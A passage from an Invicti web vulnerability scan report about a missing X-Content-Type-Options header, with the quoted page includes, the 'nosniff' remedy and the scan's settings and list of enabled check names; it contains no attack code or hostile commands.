<link href="https://kendo.cdn.telerik.com/2021.2.511/styles/kendo.common.min.css" rel="stylesheet"
crossorigin="anonymous" />
<link rel="stylesheet" href="https://unpkg.com/material-components-web@latest/dist/material-
components-web.min.css">

<script src="https://code.jquery.com/jquery-3.7.1.min.js"
integrity="sha256-/JqT3SQfawRcv/BIHPThkBvs0OEvtFFmqPF/lYI/Cxo=" crossorigin="anonymous"></script>
<script src="https://kendo.cdn.telerik.com/2021.2.511/js/jszip.min.js"></script>
<script src="https://kendo.cdn.telerik.com/2021.2.511/js/kendo.all.min.js"></script>
<script src="https://kendo.cdn.telerik.com/2021.2.511/js/kendo.aspnetmvc.min.js"></script>
<link href="https://cdn.jsdelivr.net/npm/bootstrap@5.3.3/dist/css/bootstrap.min.css"
rel="stylesheet" integrity="sha384-QWTKZyjpPEjISv5WaRU9OFeRpok6YctnYmDr5pNlyT2bRjXh0JMhjY6hW+ALEwIH"
crossorigin="anonymous">

<script src="/js/site.js"></script>
```

```
<script src="https://cdnj
…
```

Remedy

Add the X-Content-Type-Options header with a value of "nosniff" to inform the browser to trust what the site has sent is the appropriate content-type, and to not attempt "sniffing" the real content-type.

```
X-Content-Type-Options: nosniff
```

External References

- X-Content-Type-Options HTTP Header

CLASSIFICATION

OWASP Top Ten 2021	A05

Show Scan Detail

Enabled Security Checks	:	**Active Checks,** **ActiveMQ OpenWire RCE,** **Apache Struts S2-045 RCE,** **Apache Struts S2-046 RCE,** **Arbitrary Files (IAST),** **Backup Files,** **Code Evaluation,** **Code Evaluation (IAST),** **Code Evaluation (Out of Band),** **Command Injection,** **Command Injection (Blind),** **Command Injection (IAST),** **Configuration Analyzer (IAST),** **Content Security Policy,** **Content-Type Sniffing,** **Cookie,** **Cross-Origin Resource Sharing (CORS),** **Cross-site Scripting,** **Cross-site Scripting (Blind),** **Drupal Remote Code Execution,** **Expression Language Injection,** **File Upload,** **GraphQL Library Detection,**

Header Analyzer,
Heartbleed,
HSTS,
HTML Content,
HTTP Header Injection,
HTTP Header Injection (IAST),
HTTP Methods,
HTTP Status,
HTTP.sys (CVE-2015-1635),
IFrame Security,
Insecure JSONP Endpoint,
Insecure Reflected Content,
JavaScript Libraries,
JSON Web Token,
LDAP Injection (IAST),
Local File Inclusion,
Local File Inclusion (IAST),
Log4j Code Evaluation (Out of Band),
Login Page Identifier,
Mail Header Injection (IAST),
Malware Analyzer,
Mixed Content,
MongoDB Injection (Blind),
MongoDB Injection (Boolean),
MongoDB Injection (Error Based),
MongoDB Injection (IAST),
MongoDB Injection (Operator),
Open Redirection,
Oracle EBS RCE,
Oracle WebLogic Remote Code Execution,
Passive Checks,
Referrer Policy,
Reflected File Download,
RegreSSHion Attack,
Remote File Inclusion,
Remote File Inclusion (Out of Band),
Reverse Proxy Detection,
RoR Code Execution,
Security Assertion Markup Language (SAML),
Sensitive Data,
Server-Side Request Forgery (DNS),
Server-Side Request Forgery (Pattern Based),
Server-Side Template Injection,
Server-Side Template Injection (IAST),
Signatures,
Singular Checks,
Software Composition Analysis (SCA),
Spring4Shell Remote Code Execution,
SQL Injection (Blind),
SQL Injection (Boolean),
SQL Injection (Error Based),
SQL Injection (IAST),
SQL Injection (Out of Band),
SSL,
Static Resources (All Paths),
Static Resources (Only Root Path),
TorchServe Management,

		Unicode Transformation (Best-Fit Mapping), VmWare Aria RCE, WAF Identifier, Web App Fingerprint, Web Cache Deception, WebDAV, Windows Short Filename, Wordpress Plugin Detection, Wordpress Theme Detection, XML External Entity, XML External Entity (Out of Band), XML External Entity Injection (IAST), XPath Injection (IAST)
URL Rewrite Mode	:	Heuristic
Detected URL Rewrite Rule(s)	:	None
Excluded URL Patterns	:	gtm\.js WebResource\.axd ScriptResource\.axd
Authentication	:	Basic Authentication
Authentication Profile	:	
Scheduled	:	No
Additional Website(s)	:	None
Scan Profile	:	Default
Scan Policy	:	Default Security Checks
Report Policy	:	Default Report Policy
Scope	:	Entered Path and Below
Scan Type	:	Full
Max Scan Duration	:	48 hour(s)

This report created with 26.7.1.0
https://www.invicti.com